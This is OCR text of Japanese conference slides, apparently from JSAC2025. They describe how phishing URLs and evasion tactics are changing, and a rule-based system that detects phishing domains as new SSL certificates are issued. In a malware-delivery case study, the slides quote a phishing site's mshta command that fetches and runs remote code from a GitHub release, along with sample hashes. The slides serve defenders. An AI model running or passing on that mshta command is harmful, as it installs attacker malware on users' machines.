
- ユーザを騙すようなURLから、ランダム文字への推移が確認できる。（次ページへ詳細あり）

3. 急速に移り変わるフィッシングの状況

ポイント②URLの変化

- 2019年から月単位で件数が増加していることが確認できる。
- **ブランド名そのまま（コンボスクワッティング）**
  →ブランド名を少し改変（タイポスクワッティング）→ランダム文字
  というフィッシングサイトURLの変遷が確認できる。
  - 犯罪者側が**企業に見つかりにくいURLを利用**するようになっていっていると推測される。





＊ JPCERT/CC Phasingurl-listより作成

3. 急速に移り変わるフィッシングの状況

ポイント③犯罪手口の巧妙化・高速化


企業側の対し犯罪者側はそれを上回るような手口を考え出すことで巧妙化・高速化している。

＜犯罪者側の手口＞

- 利用者が限定的であっても、今までフィッシングの対応の経験が少ない企業への標的の切り替えを行っている。（ポイント①）
- 発見＋テイクダウンを遅らせるための対策を行っている。
  - URLの手口を変化させることで企業に見つかりにくいURLを利用するようになっていると推測される。（ポイント②）
  - フィッシングサイトのTTLが減少している。
  - フィッシングサイトアクセスへ一定の条件を付与する。
    - ✓ ユーザエージェント
    - ✓ メールアドレス、電話番号認証
- なりすましメール対策（DMARC）への対策。
  - 独自ドメインの採用
  - DMARC未対応企業のメールアドレスを悪用

4. リアルタイムフィッシングサイト検出システムの開発

**フィッシング被害の増加やサイトのTTLの減少傾向に対抗するため、企業を標的とした
フィッシングサイトを検出するシステムを開発する。**



4. Suspicious Domain抽出ロジック

ルール１：ドメインにランダム文字列が含まれているか

- 英単語を学習したモデルを用いた状態遷移確率による判定。
  - 文字列が既存の単語からどれだけ離れているかの確率。

ルール２：ホワイトリストのドメインと新規SSL証明書発行ドメインが似ているかどうか

- ジャロ・ウィンクラー距離による判定。
  - ホワイトリストの文字列とどれだけ似ているかどうか。
- diffや部分一致検索による判定。
  - ドメインにホワイトリスト文字列が一部含まれているか。

なぜAIを使わないの？

- 1秒間に12件程度を処理するため即時性が必要だったため。
- ルール1・2の検出で必要十分な精度が出たため。
- 検出感度の閾値をある程度自由に変更できるため。

4. Malicious Domainの検出　ールール1・2での誤検知事例ー

ルール１：ランダム文字列検出の誤検知事例

- ドメイン自体はランダムだが、フィッシングサイトではない事例が非常に多い。

- d2wywj04p8bo16.am〇〇〇〇.com
- pop.hydrat 〇〇.nl
- syn〇〇〇〇〇〇ustercreate202501040009ce.〇〇 ※一部伏字

ルール２：ホワイトリストとの近似検出の誤検知事例

- ホワイトリストドメインと似ているが、ホワイトリストと違う事例が多々ある。

- ホワイトリストドメインに含まれるURL
  - example.com
- 検知URL
  - exsamie.〇〇

どちらも正規のサイトのDomainだが
類似していた為、検知してしまった。

4. Malicious Domainの検出　ーホワイトリストを使用した検出ー

ルール1・2で検出したドメインを詳細に調査し、フィッシングサイトを検出する。

1. 検出されたドメインのサイトデータを取得する。
2. 既存企業（ホワイトリスト）のデータと比較する。
   - ページタイトルが一致するか。
   - 両者サイト内の文字列が一致もしくは類似しているか。

   …etc

ホワイトリストと一致 or 類似したドメインをフィッシングサイトと判定


ドメインは違うがサイト内情報が類似している。
既存サイトを標的としたフィッシングサイトと判断


5. システムデモ

6. 検出事例　マルウェアをDLさせるフィッシングサイト 1-1

ニュースサイト系のサイトからジャンプ


virtualhomemonitoring[.]com






```
mshta https://github.com/git42025/mp4/releases/download/mp4/blueredgreen.mp4
```

6. 検出事例　マルウェアをDLさせるフィッシングサイト 1-2




htmlリポジトリ　：virtualhomemonitoring[.]comで表示されたhtmlファイル

420444リポジトリ　：.exeが格納されている

mp4リポジトリ　：mshtaコマンドの参照先

(リポジトリ作成日　：2025/1/5)

6. 検出事例　マルウェアをDLさせるフィッシングサイト 1-3



6. おわりに

まとめ

- フィッシング攻撃者側は、フィッシング対策を回避するため進化を続けている。
- 攻撃者のトレンドも移り変わりを見せており、特定の企業ではなく様々な企業がフィッシングサイトとして標的とされている。
- 本ツールを使用することで、新規に公開されるサイトを監視・検知することができ、テイクダウンまでの時間を短縮させる効果が期待される。

今後の課題

- フィッシング検知が難しい事例
  - 証明書の発行とWebサイトのuploadまでにラグがある場合。
  - 短縮URLや動的DNSサービスの使用。(domainでのチェックができない。)

Appendix

データ共有

使用したプログラムとホワイトリストDBは、JSAC2025 Slackで共有します。

連絡先

- 芳村 涼介: ryosuke.yoshimura@lac.co.jp
- 佐野 智弥: tomoya.sano@lac.co.jp

リファレンス

- https://www.antiphishing.jp/report/monthly/
- https://www.j-credit.or.jp/information/statistics/
- https://www.npa.go.jp/publications/statistics/cybersecurity/index.html
- https://github.com/JPCERTCC/phishurl-list
- 4d76fa5be5174af5d51413b49cec652dca4c65f12ee60017ebd158a9605c7c6b
- 829cad14a1c6d5c57b4411b55476f87f33088f4f4984067006f1d8f0e261897